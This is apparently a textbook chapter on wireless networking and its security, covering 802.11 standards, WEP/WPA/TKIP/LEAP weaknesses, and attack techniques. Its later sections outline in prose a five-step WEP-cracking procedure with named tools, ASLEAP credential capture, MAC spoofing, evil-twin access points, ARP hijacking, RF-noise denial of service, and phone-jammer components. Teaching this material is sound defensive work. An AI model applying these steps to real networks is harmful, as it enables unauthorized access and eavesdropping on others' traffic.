Extension to a Wired Network An extension to a wired network can be obtained by placing access points between the wired network and the wireless devices. With this type of network, the access point acts like a hub, providing connectivity for the wireless computers on its system. It can connect a wireless LAN to a wired LAN, allowing wireless computer access to LAN resources such as file servers or existing Internet connections.

There are both software and hardware access points. Software access points (SAPs) can be connected to the wired network and run on a computer equipped with a wireless network interface card. Hardware access points (HAPs) provide comprehensive support to most wireless features.

Multiple Access Points This type of network consists of computers connected wirelessly by using multiple access points. If a single large area cannot be covered by a single access point, multiple access points or extension points can be established. Although extension point capability has been developed by some manufacturers, it is not defined in the wireless standard.

When using multiple access points, each access point's coverage area needs to overlap another point's coverage area. This provides users the ability to move around seamlessly using a feature called **roaming**. Some manufacturers develop extension points that act as wireless relays, extending the range of a single access point. Multiple extension points can be strung together to provide wireless access to locations far from the central access point.



LAN-To-LAN Wireless Network Access points provide wireless connectivity to local computers, and local computers on different networks can be interconnected. All hardware access points have the capability of being interconnected with other hardware access points. However, interconnecting LANs over wireless connections can be a complex task.

Advantages and Disadvantages of a Wireless Network

Using a wireless network has several key advantages:

- It provides mobility to users accessing the networks.
- Connecting to the network is easier.
- The initial cost to set up the WLAN is low compared to adding Ethernet cables to a large building.
- Data can be transmitted in different ways through cellular networks such as Mobitex, DataTAC, Cellular Digital Packet Data (CDPD), and others.
- Sharing of data is easy among wireless devices.

However, a wireless network also comes with some disadvantages:

- There is no physical protection for wireless networks.
- The risk of data sharing is high. Packets are sent through the airwaves, and an attacker can easily use various wireless sniffing tools.
- Most wireless devices use a broad spectrum, so it is easy to identify the signal, making it more vulnerable to attackers.

Wireless Standards

IEEE (Institute of Electrical and Electronics Engineers) standard 802.11 has grown from a standard of infrared communication to cover most wireless communications used today. It has several issues, such as security, roaming among multiple access points, and quality of service. Therefore, there are many extensions of this standard for different uses. The following are some of the extensions:

- *802.11a*: More channels, high speed, less interference
- *802.11b*: Protocol in use when Wi-Fi became popular
- *802.11g*: Similar to 802.11b, only faster
- *802.11i*: Improves WLAN security
- *802.11n*: Next-generation Wi-Fi standard (“Wireless N”) with greatly improved throughput
- *802.11ac*: Utilizes dual-band wireless technology, supporting simultaneous connections on both the 2.4 GHz and 5 GHz Wi-Fi bands

There are also other IEEE standards covering wireless communications, including the following:

- *802.15.1*: Bluetooth, a high-speed, short-distance cable replacement option
- *802.16*: WiMAX, a long-distance wireless infrastructure



Wireless Standard: 802.11a

IEEE 802.11a has the following features:

- Works at 40 MHz in the 5-GHz range
- Theoretical transfer rates up to 54 Mbps
- Actual transfer rates of approximately 26.4 Mbps
- Limited in use because it is almost a line-of-sight transmittal that requires multiple WAPs (wireless access points)
- Uses a modulation technique called coded orthogonal frequency-division multiplexing (COFDM)
- Cannot operate in same range as 802.11b/g
- Absorbed more easily than other wireless implementations
- Overcomes the challenge of indoor radio frequencies
- Uses a single-carrier, delay-spread system

Wireless Standard: 802.11b

IEEE 802.11b was used in most home and office networks before 802.11g. It has the following features:

- Operates at 20 MHz in the 2.4-GHz range
- Theoretical transfer rates up to 11 Mbps
- Actual transfer rates of 5.9 Mbps over TCP, 7.1 Mbps over UDP
- Transmits up to 8 km in a city environment
- Not as easily absorbed as 802.11a
- Can cause or receive interference from the following:
 - Microwave ovens
 - Wireless telephones
 - Other wireless appliances operating in the same frequency

Wireless Standard: 802.11g

IEEE 802.11g is replacing 802.11b in most applications. Its features include the following:

- Operates at the same frequency range as 802.11b
- Theoretical transfer rates up to 54 Mbps
- Actual transfer rates of approximately 24.7 Mbps
- Backward compatible with 802.11b
- Same limitations as 802.11b
- May suffer significant decrease in network speeds if entire network is not upgraded from 802.11b

Wireless Standard: 802.11i

IEEE 802.11i uses improved encryption for networks that use the 802.11a, 802.11b, and 802.11g standards. Its security features include the following:

- 802.1x for authentication (EAP and authentication server)
- Robust Security Network (RSN) to keep track of associations
- Counter Mode with Cipher Block Chaining Message Authentication Code Protocol (CCMP) to provide confidentiality, integrity, and origin authentication

Wireless Standard: 802.11n

IEEE 802.11n is the next-generation Wi-Fi standard developed by Task Group N of the IEEE. This standard merges the use of multiple antennas, more advanced encoding, and optional spectrum doubling to attain data rates of up to 600 Mbps.

802.11n has the following basic features:

- Based on multiple-in/multiple-out (MIMO) technology
- Expected increase of throughput to potentially well over 100 Mbps
- Specifies improvement to the physical layer and medium access control layer
- Improved radio technology to increase physical data transfer
- New methods to implement effective management of improved physical-layer performance modes
- Improved data transfer efficiency to reduce performance impact of physical-layer headers and radio turnaround delays that adversely affect the physical transfer rate

Wireless Standard: 802.15.1 (Bluetooth)

IEEE 802.15.1, commonly called Bluetooth, is used for wireless personal area networks, or WPANs. It is used in short-range, low-power, low-cost small networks such as the connection between a cellular phone and headset, or computer and mouse. Bluetooth specifies standards on the physical layer and data-link layer of the OSI model with the following four sublayers:

1. RF layer
2. Baseband layer
3. Link manager
4. Logical Link Control and Adaptation Protocol (L2CAP)

Wireless Standard: 802.16 (WiMAX)

WiMAX (Worldwide Interoperability for Microwave Access) is a communication system designed to support point-to-multipoint wireless broadband access. It provides high-speed mobile Internet access with ranges of up to 30 miles and speeds of up to 75 Mbps.

There are two types of WiMAX: fixed and mobile. Fixed WiMAX is similar to a cable or DSL modem service and delivers wireless last-mile access (the connection between a communications provider and a customer) for fixed broadband services. Mobile WiMAX supports both fixed and mobile applications.



Wireless Concepts

Related Technologies and Carrier Networks

The following are some technologies and carrier networks related to wireless networks:

- *CDPD (Cellular Digital Packet Data)*: CDPD works over the popular time division multiple access (TDMA) mobile network, which is the most widely deployed mobile network in the United States. CDPD modems use serial port connections or PCMCIA slots and offer speeds of up to 19.2 Kbps. Currently, TDMA operators are moving toward GSM technology.
- *1xRTT on CDMA*: CDMA (Code Division Multiple Access) is the second most popular mobile technology in the United States. The original CDMA data services offered speeds of 9,600 bps to 14.4 kbps. An upgrade called 1xRTT is supposed to achieve a speed of up to 144 kbps, but the actual speed is somewhere between 60 and 80 kbps. 1xRTT is the first phase of the CDMA2000 plan. A technology called EVDO can theoretically achieve 2 Mbps from fixed locations over CDMA.
- *GPRS/GSM*: It is a challenge for network planning engineers to manage the integration of GPRS (General Packet Radio Service) services into GSM (Global System for Mobile communications) networks. One critical challenge comes from the requirement of providing a certain quality of service (QoS) for GPRS traffic without significantly degrading the performance of existing GSM services. In a GSM/GPRS network, it is important to keep exclusive channels for GPRS in order to offer a baseline QoS for GPRS users. On the other hand, the exclusive reservation obviously reduces the capacity of GSM traffic. This causes a significant impact on the performance of GSM traffic, especially GSM handover traffic (traffic that occurs in the process of a mobile device moving from one cell carrier to another as the device crosses cell boundaries).
- *FRS and GMRS*: FRS (Family Radio Service) operates around 462 and 467 MHz and is sometimes referred to as UHF citizens' band. FRS radios share some channels with GMRS (General Mobile Radio Service) radios but are restricted to 500 mW maximum power. FRS radios come with fixed antennas and cannot be legally modified to accommodate other antennas or amplifiers. GMRS gear can include removable antennas, making it easy to use a handheld with a car mount or stationary antenna. With the use of repeaters, GMRS can be used to communicate over large distances.
- *HPNA and Powerline Ethernet*: HPNA (Home Phone Networking Alliance) provides networking capabilities over existing CAT3 cable and can share the same wire as a standard telephone line. Powerline Ethernet uses AC power lines as a physical medium for network traffic. The data speed is comparable to 802.11b.
- *802.1x*: The 802.1x protocol is not a wireless protocol, but rather, a method for port authentication that can be applied to nearly any network connection, whether wired or wireless. 802.1x is an IEEE standard that attaches EAP (Extendable Authentication Protocol) over wired or wireless Ethernet, and provides several authentication techniques including token cards, Kerberos, certificates, and public key authentication.
- *BSS and IBSS*: BSS (Basic Service Set) has one station acting as a gateway between a wireless and a wired (Ethernet) network. IBSS (Independent Basic Service Set) does not require an access point.

Service Set Identifier (SSID)

A **service set identifier (SSID)** is a unique identifier that names a particular WLAN. It is used to establish and maintain wireless connectivity. SSIDs act as a single shared password between access points and clients. Security concerns arise when the default values are not changed since these networks can then be more easily compromised. An unsecure access mode station communicates with access points by broadcasting the configured SSID, a blank SSID, or an SSID configured as “any.” Because an SSID is a unique name given to a WLAN, all devices and access points present in the WLAN must use the same SSID. It is necessary for any device that wants to join the WLAN to give the unique SSID. Unfortunately, SSID does not provide security to WLAN, as it can be sniffed in plaintext from packets.

An SSID can be up to 32-characters long. The following are some common default SSIDs:

- Comcomcom
- Default SSID
- Intel
- Linksys
- Wireless
- WLAN

Is the SSID a Secret? The SSID is a key to the network, so it is necessary for every user to choose an SSID that is difficult to guess. The following shows how devices connect to a WLAN using an SSID:

- Stations searching for an access point send the SSID in a probe request.
- Access points reply with a probe reply frame that includes the SSID and BSSID (basic service set identifier) pair.
- Stations that want to be a part of the BSS (basic service set) send an association request frame, which also includes the SSID/BSSID pair in cleartext.

The SSID is secret only on closed networks with no activity. Closed networks are mainly inconvenient to legitimate users.

Authentication and Association

To become part of a BSS, a station should first authenticate itself on the network. Then it will request association to a specific access point. The access point is responsible for authentication and accepts the association of the stations unless an add-on authentication system such as RADIUS is used. The MAC address is responsible for giving the exact identity of the station or access point. Figure 1-1 is a flowchart showing how this four-way handshake operates.




Figure 1-1 This shows the four-way handshake by which a station authenticates itself.

Authentication Modes Authentication can either be performed by a station that gives the correct SSID or through shared key authentication. In shared key authentication, the following occurs:

- The access point and all base stations in a network share a secret encryption key that has the following features:
 - Hard to deploy
 - Hard to change
 - Hard to keep secret
 - Provides no accountability
- It is necessary for the station to encrypt with WEP a challenge text that should be offered by the access point.
- An eavesdropper can determine both the plaintext and the ciphertext by performing a known plaintext attack that in turn helps to crack WEP encryption.

The 802.1x Authentication Process For 802.1x authentication to work on a wireless network, the AP must be able to securely identify traffic from a particular wireless client. The identification is accomplished by using authentication keys that are sent to the AP and the wireless client from the Remote Authentication Dial In User Service (RADIUS) server. When a wireless client (802.1x supplicant) comes within range of the AP (802.1x authenticator), the following process occurs:

1. The AP issues a challenge to the wireless client.
2. The wireless client responds with its identity.
3. The AP forwards the identity to the RADIUS server using the uncontrolled port.

4. The RADIUS server sends a request to the wireless station via the AP, specifying the authentication mechanism to be used.
5. The wireless station responds to the RADIUS server with its credentials via the AP.
6. If the credentials are acceptable, the RADIUS server sends an encrypted authentication key to the AP.
7. The AP generates a multicast/global authentication key encrypted with a per-station unicast session key, and transmits it to the wireless station.

802.11 Specific Vulnerabilities Two common vulnerabilities to the 802.11 standard are default SSIDs and beacon broadcast. Many people fail to change the SSIDs on their networks as set by the manufacturers. Attackers will see this and assume the target has not spent much time securing the network. Also, base stations regularly broadcast their existence for end users to listen and negotiate a session. These signals can be captured by anyone, who can then discover the SSID.

Authentication and (Dis) Association Attacks

Any station can impersonate another station or access point and attack or interfere with the authentication and association mechanisms. Since these frames are not encrypted, the difficulty is trivial. A station receiving disassociation and deauthentication frames must redo the authentication and association process. With a single short frame, an attacker can delay the transmission of the data acquiring the station and real access point to redo these processes. This takes several frames to perform.

MAC Sniffing and AP Spoofing

Most access points have MAC address filtering capabilities, which means a network administrator can create a list of approved MAC addresses that are allowed to connect to the network. This feature has two options: open or closed. In a closed MAC filter, only listed addresses are allowed to access the network. In an open MAC filter, the addresses listed in the filter are prevented from accessing the network.

The MAC address does not offer a good security mechanism because it is both easily observable and reproducible. Even if WEP is enabled, an attacker can easily sniff MAC addresses because they appear in cleartext. Moreover, it is possible to change the MAC address on a wireless card through software.

Each network card has a unique MAC address. But the attacker can easily change the MAC address by using the `ifconfig` command. All the attacker needs to know is a trusted MAC address. When the attacker tries to login with the spoofed MAC address, the legitimate user with that MAC address is disconnected from the wireless network.

Defeating MAC Address Filtering in Windows Most commercial-grade and consumer-grade wireless networking equipment sends the MAC address in cleartext even if WEP is enabled. Passively sniffing the traffic on a wireless network using a tool such as Ethereal allows an attacker to determine one or more MAC addresses that are

allowed to connect to the network. If MAC address filtering is the only security measure in place, attackers need only to change their MAC addresses to those that are allowed access.



Wireless Devices

Antennas

Antennas are needed for sending and receiving radio signals. There are two types of antennas:

- Omnidirectional antennas
- Directional or unidirectional antennas

Omnidirectional antennas radiate electromagnetic energy regularly in all directions. They usually radiate strong waves uniformly in two dimensions, but not as strongly in the third. These antennas are efficient in areas where wireless stations use time division multiple access technology. A good example of an omnidirectional antenna are the ones used by radio stations. These antennas are effective for radio signal transmission because the receiver may not be stationary. Therefore, a radio will be able to receive a signal regardless of its location.

Directional antennas radiate radio waves in a more constrained area. They are not as versatile as omni-directional antennas, but are useful for fixed locations. These antennas are used where the distances between the transmitter and receiver are no more than a few hundred meters. The amount of information to be transferred can be high.

It is not difficult to assemble an antenna out of common materials. For example, the requirements for making a can antenna are a piece of PVC, all-thread, washers, some low-cost copper tubing, a can, and some scrap cardboard.

Super Cantenna Super Cantenna is a device that can extend the range of a wireless network or connect to other wireless networks nearby. A user connects it to the wireless router, AP, or network card, and points it at the target. Its features include the following:

- Works with most wireless devices
- Compatible with 802.11b and 802.11g wireless networks
- Engineered for maximum signal strength and distance

Wireless Access Points

An access point is a piece of wireless communications hardware that creates a central point of wireless connectivity. Similar to a hub, the access point is a common connection point for devices in a wireless network.

APs are necessary for strong wireless security. They are also used for increasing the physical range of services. The range of the APs is increased with the help of repeaters, which amplify the network's radio signals.

In a corporate setting, wireless access points must be deployed and managed in common areas of the campus. They must also be coordinated with the telecommunications and network managers.

The following points should be kept in mind while positioning access points:

- It is best to choose a location that maximizes the broadcast pattern of the antenna over areas inside the facility where users will be located.
- Wireless devices must be near the antenna to minimize signal degradation.
- It is necessary to keep access points indoors, as they are not waterproof.
- If the antenna is mounted on the roof, then the best access point is in the loft.

Beacon Frames

Beacon frames broadcast the SSID so users can locate available networks. Networks without beacon frames are called closed networks but should not be considered secure based purely on that fact, as the SSID can be easily sniffed.

Phone Jammers

A cell phone jammer spreads low-power radio frequency waves to interrupt the communication between cell phones and base stations. It only interrupts in a specific regulated zone. The cell phones are automatically reestablished when the phone jammer turns off. The range of a cell phone jammer is based on its power and the local environment. The following are areas where phone jammers may be useful:

- Businesses (conferences, board-of-directors rooms, seminars, and meeting rooms)
- Government buildings and complexes
- Police stations
- Drug enforcement facilities
- Prisons
- Courts of law and courthouses
- Embassies
- Military installations, complexes, and training centers

Phone jammers are made up of the following components:

- *Antenna*: Sends the signals
- *Circuitry*: The main components, including:
 - *Voltage-controlled oscillator*: Transmits the radio signals
 - *Tuning circuit*: Controls the signals by transmitting a specific voltage to the oscillator
 - *Noise generator*: Produces the frequency to block the network
 - *RF amplification (gain stage)*: Boosts the power of the radio frequency output
 - *Power supply*: Can be wired or battery powered



Wired Equivalent Privacy (WEP)

Wired Equivalent Privacy (WEP) is a security protocol designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to that which is usually expected of a wired LAN. WEP is a component of the IEEE 802.11 WLAN standards.

Physical security can be applied in wired LANs to stop unauthorized access to a network. In a wireless LAN, the network can be accessed without physically connecting to the LAN. Therefore, IEEE utilizes an encryption mechanism at the data-link layer for minimizing unauthorized access. This is accomplished by encrypting data with the symmetric RC4 encryption algorithm.

Role of WEP in Wireless Communication

WEP uses a secret key to protect wireless communications from eavesdropping and minimizes unauthorized access to the wireless network. This key is used to encrypt packets before transmission. A mobile station and an access point share this key. An integrity check is performed to ensure that packets are not altered after transmission. 802.11 WEP encrypts data only between 802.11 stations. The following are its main goals:

- Confidentiality
- Access control
- Data integrity
- Efficiency

Key Points

- WEP was developed without academic or public review, or review from cryptologists.
- It has significant vulnerabilities and design flaws.
- Only about one quarter to one third of wireless access points still use WEP.
- WEP is a stream cipher that uses RC4 to produce a stream of bytes that are XORed with plaintext.
 - The input to the stream cipher algorithm is an initialization vector (IV) sent in plaintext and a secret key.
 - The IV size of WEP is 24 bits.
 - The length of the secret key is either 40 or 104 bits, for a total length for the IV and secret key of 64 or 128 bits.

WEP Issues

WEP has the following issues:

- CRC32 is not sufficient to ensure complete cryptographic integrity of a packet.
 - By capturing two packets, an attacker can reliably flip a bit in the encrypted stream and modify the checksum so that the packet is accepted.

- IVs are 24 bits.
 - An AP broadcasting 1,500-byte packets at 11 Mbps would exhaust the entire IV space in five hours.
- There are known plaintext attacks.
 - When there is an IV collision, it becomes possible to reconstruct the RC4 key-stream based on the IV and the decrypted payload of the packet.
- WEP is vulnerable to dictionary attacks.
 - WEP is based on a password.
 - The small space of the initialization vector allows the attacker to create a decryption table, which is a dictionary attack.
- WEP can be vulnerable to denial-of-service attacks.
 - Associate and disassociate messages are not authenticated.
- Eventually, an attacker can construct a decryption table of reconstructed keystreams.
 - With about 24 GB of space, an attacker can use this table to decrypt WEP packets in real time.
- A lack of centralized key management makes it difficult to change WEP keys with any regularity.
- IV is a value that is used to randomize the keystream value, and each packet has an IV value.
 - The standard allows only 24 bits, so the range of values can be used up within a matter of hours at a busy AP.
 - IV values will be reused.
- The standard does not dictate that each packet must have a unique IV, so vendors use only a small part of the available 24-bit possibilities.
 - A mechanism that depends on randomness is not random at all, allowing attackers to easily figure out the keystream and decrypt other messages.

Since most companies have configured their stations and APs to use the same shared key, or the default four keys, the randomness of the keystream relies on the uniqueness of the IV value. The use of IV and a key ensures that the keystream for each packet is different, but in most cases the IV changes while the key remains constant. Since there are only two main components to this encryption process where one stays constant, the randomization of the process decreases to an unacceptable level. A busy access point can use all available IV values (224) within hours, which requires the reuse of IV values.

Making the IV issue worse is that the 802.11 standard does not require each packet to have a different IV value. In many implementations, the IV value changes only when the wireless NIC reinitializes, usually during a reboot. The 24 bits for the IV value provide enough possible IV combination values, but most implementations only use a handful of bits.

WEP Authentication Phase

In open system authentication (OSA) all the transactions are clear, enabling an intruder to sniff the traffic and walk through the same steps to be authenticated and associated to an AP.

Shared key authentication (SKA) encrypts most, but not all, encryption components for the authentication process and data transfers. It uses WEP encryption, which can be easily defeated.

The access criteria may include specific MAC addresses of stations, but intruders can easily change their MAC addresses to those that completed the authentication phase.

When a wireless station wants to access a network, it sends a probe request packet on all channels so that any AP in range will respond. The AP responds with packets containing the AP's SSID and other network information. The process of the authentication phase is as follows:

- When an OSA is configured, the station will send an authentication request to the AP. The AP will make an access decision based on its policy.
- When SKA is configured, the AP will send a challenge to the station. The station encrypts it with its WEP key and sends it back to the AP.
- The AP can successfully decrypt and obtain the challenge value that the station has authorized.

WEP Shared Key Authentication In shared key authentication, the requesting station first sends the challenge text. The receiving station then decrypts the challenge using the same shared key. It compares it to the challenge text sent earlier, sending an acknowledgment if the text matches and a negative authentication notice if it does not. Once acknowledged, the transmission is sent.

WEP Association Phase

After the authentication phase, the station will send an association request packet to the AP. If the AP has a policy to allow this station to access the network, it will associate the station to itself by placing the station in its association table. A wireless device has to be associated with an AP to access network resources and not just be authenticated.

The authentication and association phases authorize the device and not the user. There is no way to know if an unauthorized user has stolen and is using an authorized device.

WEP Flaws

Some basic flaws undermine WEP's ability to protect against a serious attack, including the following:

- No defined method for encryption key distribution.
 - Preshared keys are set once at installation and are rarely (if ever) changed.
 - It is easy to determine the number of plaintext messages encrypted with the same key.
- Use of RC4, which was designed to be a one-time cipher and not intended for multiple message use.
 - The preshared key is rarely changed.
 - An attacker monitors the traffic and determines the different ways to decipher the plaintext message.



- With knowledge of the ciphertext and the plaintext, an attacker can compute the key.
- Attackers can analyze the traffic from passive data captures and crack the WEP keys with the help of tools such as AirSnort, WEPCrack, and dweputils.
- Key generators that are used by different vendors are vulnerable.
- Key scheduling algorithms are also vulnerable to attack.

WPA

WPA (Wi-Fi Protected Access) is compatible with the 802.11i security standard. It is a software upgrade, but may also require a hardware upgrade. Nearly every Wi-Fi company has decided to employ this standard for increased security called Wi-Fi Protected Access.

The security issue concerning initialization vectors (IVs) is taken care of by WPA. Data encryption security is increased in WPA because messages are passed through Message Integrity Check (MIC) using the Temporal Key Integrity Protocol (TKIP) to enhance data encryption. The unicast traffic changes the encryption key after every frame using TKIP.

WPA Vulnerabilities

WPA is vulnerable to denial-of-service attacks if an attacker injects or corrupts packets. The only way around this attack is to switch completely to WEP until it subsides. In addition, WPA is vulnerable to dictionary attacks if the preshared 14-character key is a real word.

WEP, WPA, and WPA2

WEP's primary purpose is to provide for confidentiality of data on wireless networks at a level equivalent to that of wired LANs, but it is weak and fails to meet any of its goals. WPA fixes most of WEP's problems but adds some new vulnerabilities. WPA2 makes wireless networks as secure as wired networks.

WPA2

WPA2 (Wi-Fi Protected Access 2) is compatible with the 802.11i standard. It supports most of the security features that are not supported by WPA. It provides stronger data protection and network access control. WPA2 implements the National Institute of Standards and Technology (NIST) FIPS 140-2-compliant AES encryption algorithm to provide government-grade security.

WPA2 offers two modes of operation: WPA-Personal, which makes use of a setup password, and WPA-Enterprise, which confirms the network user through a server.

Attacking WPA-Encrypted Networks

WPA utilizes a 256-bit preshared key or a passphrase that can vary in length from 8 to 63 bytes. Short passphrase-based keys (less than 20 bytes) are vulnerable to an offline

dictionary attack. The preshared key that is used to set up the WPA encryption can be captured during the initial communication between the access point and the client. Once the preshared key is captured, it can be used to guess the WPA key using a standard dictionary attack. In theory, this type of dictionary attack takes less time and effort than attacking WEP.

Evil-Twin Attack An evil-twin is a homemade wireless access point that masquerades as a legitimate access point to gather private information without the end user's knowledge. The attacker positions the evil-twin in the vicinity of a legitimate access point and discovers what name and radio frequency that point uses. The attacker then sends out a radio signal using the same name.



TKIP and LEAP

Temporal Key Integrity Protocol (TKIP)

The Temporal Key Integrity Protocol (TKIP) is an element of the IEEE 802.11i encryption standard. TKIP was designed as a successor to WEP. TKIP eliminates the drawbacks of WEP by offering per-packet key mixing, a rekeying mechanism, and a message integrity check. Its key points include the following:

- Secret key created during four-way handshake authentication
- Dynamically changes secret key
- Function used to create new keys based on the original secret key created during authentication
- Initialization vectors increased to 48 bits
- First 4 bits indicate QoS traffic class
- Remaining 44 bits are used as a counter
- Over 500 trillion keystreams possible
- Initialization vectors are hashed
- Harder to detect keystreams with the same initialization vectors

Functioning of TKIP TKIP encryption works in a two-phase process. In the first phase, a session key is generated from a temporal key, the TKIP sequence counter (TSC), and the transmitter's MAC address. Once this phase is completed, a value called the TKIP-mixed transmit address and key (TTAK) is created. This value is used as a session-based WEP key in the second phase.

In the second phase, the TTAK and the IV are used to produce a key that encrypts the data. TKIP can be considered more safe than WEP because the key is using a different value. A flowchart of TKIP's encryption can be seen in Figure 1-2.




Figure 1-2 TKIP is considered more safe than WEP.

Changes from WEP to TKIP

- *Message integrity*: Added a message integrity protocol to prevent tampering that can be implemented in software
- *IV selection and reuse*: Changed the rules of IV selection, and IV is reused as a replay counter
- *Per-packet key mixing*: Changes the encryption key for every frame
- *IV size*: Increased the size of IV to avoid ever reusing the same IV
- *Key management*: Added a mechanism to distribute and change the broadcast keys

LEAP: The Lightweight Extensible Authentication Protocol

The Lightweight Extensible Authentication Protocol (LEAP) is a proprietary, closed solution that offers username/password-based authentication between a wireless client and a RADIUS server. LEAP conducts mutual authentication. It is used with the IEEE 802.1x standard for LAN port access control. Its key points include the following:

- It provides assurance to the client that the access point is authorized.
- It employs per-session keys that need to be changed regularly.
 - This makes the collection of pads or weak IVs more difficult.
 - The secret key can be changed before the collection is complete.
- The user is authenticated, instead of the hardware.
 - MAC address access control lists are not needed.
- LEAP requires an authentication server (RADIUS) to support the access points.
- It is still vulnerable to dictionary attacks.

Figure 1-3 is a diagram of LEAP.




Figure 1-3 LEAP provides higher security than WEP.

LEAP Attack Tool: ASLEAP ASLEAP, a tool for attacking LEAP networks, features the following:

- Actively deauthenticates users on LEAP networks, forcing them to reauthenticate
- Deauthenticates only users who have not already been seen; does not waste time on users who are not running LEAP
- Can read from stored libpcap files or AiroPeek NX files (1.X or 2.X files)
- Uses a dynamic database table and index to make lookups on large files very quickly
- Reduces the worst-case search time to .0015% as opposed to lookups in a flat file
- Can write the LEAP exchange information to a libpcap file in order to capture LEAP credentials with a device short on disk space (like an iPaq). It can then process the LEAP credentials stored in the libpcap file on a system with more storage resources.

ASLEAP works as follows:

1. Scans the 802.11 packets by putting the wireless interface in RFMON mode
2. Hops channels to look for targets (WLAN networks that use LEAP)

3. Deauthenticates the users on LEAP networks, forcing them to reauthenticate by providing their usernames and passwords
4. Records the LEAP exchange information to a libcap file
5. Analyzes the information captured offline and compares it with values in the dictionary to guess the password

Hacking Methods

Techniques to Detect Open Wireless Networks

- *Warwalking*: walking around to look for open wireless networks.
- *Wardriving*: driving through a neighborhood with a wireless-enabled notebook computer, mapping houses and businesses that have wireless access points.
- *Warflying*: involves flying around in an aircraft looking for open wireless networks.
- *Warchalking*: This term comes from whackers who use chalk to place a special symbol on a sidewalk or another surface to indicate a nearby wireless network that offers Internet access. Some warchalking symbols are shown in Figure 1-4.




Figure 1-4 Warchalking symbols.

Steps for Hacking Wireless Networks

When hacking wireless networks, whackers will usually follow these five steps.

Step 1: Find Networks to Attack An attacker first uses a tool like inSSIDer while driving around to map out active wireless networks. The attacker locates a strong signal for the target WLAN. InSSIDer not only has the ability to monitor all active networks in the area, but it also integrates with a GPS to map APs.

In addition to a notebook PC running inSSIDer, networks can be found using the following devices:

- Handheld PC running MiniStumbler
- Passive scanners such as Kismet or KisMAC
- Active beacon scanners like MacStumbler or iStumbler

Step 2: Choose the Network to Attack InSSIDer or Kismet will tell the attacker how a network is encrypted, if at all, which will help in determining which network to attack.

Step 3: Analyze the Network InSSIDer will tell the attacker various information regarding the network, such as its SSID and authentication method.

Step 4: Crack the WEP Key The attacker sets the NIC drivers to monitor mode. The attacker captures packets with the Airodump tool. Airodump quickly lists the available network with their SSIDs and starts capturing packets. After a few hours of the Airodump session, the Aircrack tool can determine the WEP key.

Step 5: Sniff the Network Once the WEP key is cracked and the NIC is configured appropriately, the attacker is assigned an IP and can access the WLAN. The attacker can listen to traffic using the Wireshark tool and look for plaintext protocols like FTP, POP, and Telnet.

Super Bluetooth Hack

Super Bluetooth Hack is a mobile application allowing an attacker to gain access to a victim's phone via Bluetooth. Using the tool, a hacker can do the following:

- Initiate and end voice calls
- Switch off the phone
- Restore factory settings
- Read saved messages
- Read contacts
- Change profiles
- Play ringtones
- Change ringing volume



Man-in-the-Middle Attack (MITM)

There are two types of man-in-the-middle attacks: eavesdropping and manipulation.

Eavesdropping is easy in a wireless network because there is no physical medium used to communicate. An attacker who is in an area near the wireless network can receive radio waves on the wireless network without much effort. The entire data frame sent across the network can be examined in real time or stored for later assessment.

In order to prevent whackers from getting sensitive information, several layers of encryption should be implemented. If a security mechanism such as IPSec, SSH, or SSL is not used for transmission, the transmitted data is available to anyone.

WEP can be cracked with tools freely available on the Internet. Accessing e-mail using POP or IMAP protocols is risky because these protocols can send e-mail over a wireless network without any form of extra encryption. A determined whacker can potentially log gigabytes of WEP-protected traffic in an effort to postprocess the data and break the protection.

Manipulation is a higher level of attack than eavesdropping. Manipulation occurs on a wireless link when an attacker is able to receive the victim's encrypted data, manipulate it, and retransmit the changed data to the victim. In addition, an attacker can intercept packets with encrypted data and change the destination address in order to forward these packets across the Internet.

Denial-of-Service Attacks

Denial-of-service (DoS) attacks at the application and transport layers are primarily the same. The possibility of DoS attacks on wireless networks is greater due to the relationship of the physical, data link, and network layers.

Wireless DoS attacks are divided into three types: physical, data link, and network.

Physical DoS Attacks To conduct a physical DoS attack on a wired network, close proximity to the victim's network is required. However, this is not the case with a wireless network, since attackers can launch attacks from great distances.

It is easy and inexpensive to construct a device that produces a lot of noise at 2.4 GHz. In fact, there are several commercial devices available today that can bring down a wireless network with ease. Many 2.4 GHz cordless phones available on the market have the capability of disrupting an 802.11b network. A cordless phone can be used to induce a noise that drops the signal-to-noise ratio sufficiently to bring down a wireless LAN.

If there is interference in a particular band due to the crowding of signals, there is a good chance that a wireless network is down somewhere. If the attacker is able to produce sufficient RF noise to reduce the signal-to-noise ratio to a level where it becomes unusable, devices within range of the noise will go offline.

An attacker attempting a physical DoS attack can also use large-scale Bluetooth deployments.

Data-Link DoS Attacks Since the data-link layer is so accessible, DoS attacks can be carried out easily. The attacker who is preparing for a DoS attack at this layer can ignore WEP being turned on, as it will not prevent the attack.

In addition, with WEP turned off, the attacker has total access to manipulate associations among stations and access points to terminate access to the network. If the victim's network is not using WEP authentication, it is vulnerable to spoofed APs. By spoofing the AP, the attacker can block traffic from the victim's network.

If an AP is improperly using antenna diversity, an attacker can deny access to clients associated with the AP. Antenna diversity is a method in which a single radio utilizes multiple antennas to reduce multipath fade. If these antennas do not cover the same region, an attacker can deny service to associated stations by taking advantage of the improper setup.

Network DoS Attacks The 802.11 network is a shared medium, allowing an attacker to reject the affected access point that users access by flooding network traffic. If the network allows any unauthorized user on the network, it is more vulnerable to a network-layer DoS attack. For instance, an attacker can generate a ping (ICMP) to flood the base station (BS). Because the speed on 802.11 networks is relatively slow, a network DoS malfunction may accidentally occur due to the transfer of large files or the running of applications that require more than the allotted bandwidth.

Hijacking and Modifying a Wireless Network

Numerous techniques are available for an attacker to hijack a wireless network or session. Unlike some attacks, network and security administrators may be unable to distinguish between the hijacker and a legitimate user. Many tools are available to network hijackers. These tools are based on basic implementation issues within almost every network device available today.

As TCP/IP packets go through switches, routers, and APs, each device looks at the destination IP address and compares it with the IP addresses it knows to be local. If the address is not in the table, the device hands the packet off to its default gateway. This table is used to coordinate the IP address with the MAC addresses that are known to be local to the device. In many situations this list is a dynamic one, built up from traffic passing through the device and through Address Resolution Protocol (ARP) notifications from new devices joining the network.

There is no authentication or verification that the request the device received is valid. Thus, a malicious user is able to send messages to routing devices and APs stating that his or her MAC address is associated with a known IP address. From then on, all traffic that goes through that router destined for the hijacked IP address will be handed off to the hacker's machine. If the attacker spoofs as the default gateway or a specific host on the network, all machines trying to get to the network or the spoofed machine will connect to the attacker's machine instead of their intended target. The attacker can use this information only to identify passwords and other necessary information and then route the rest of the traffic to the intended recipients. The end users will have no idea that this man in the middle has intercepted their communications, compromising their passwords and information.



Cracking WEP

WEP can be cracked using either passive attacks or active attacks.

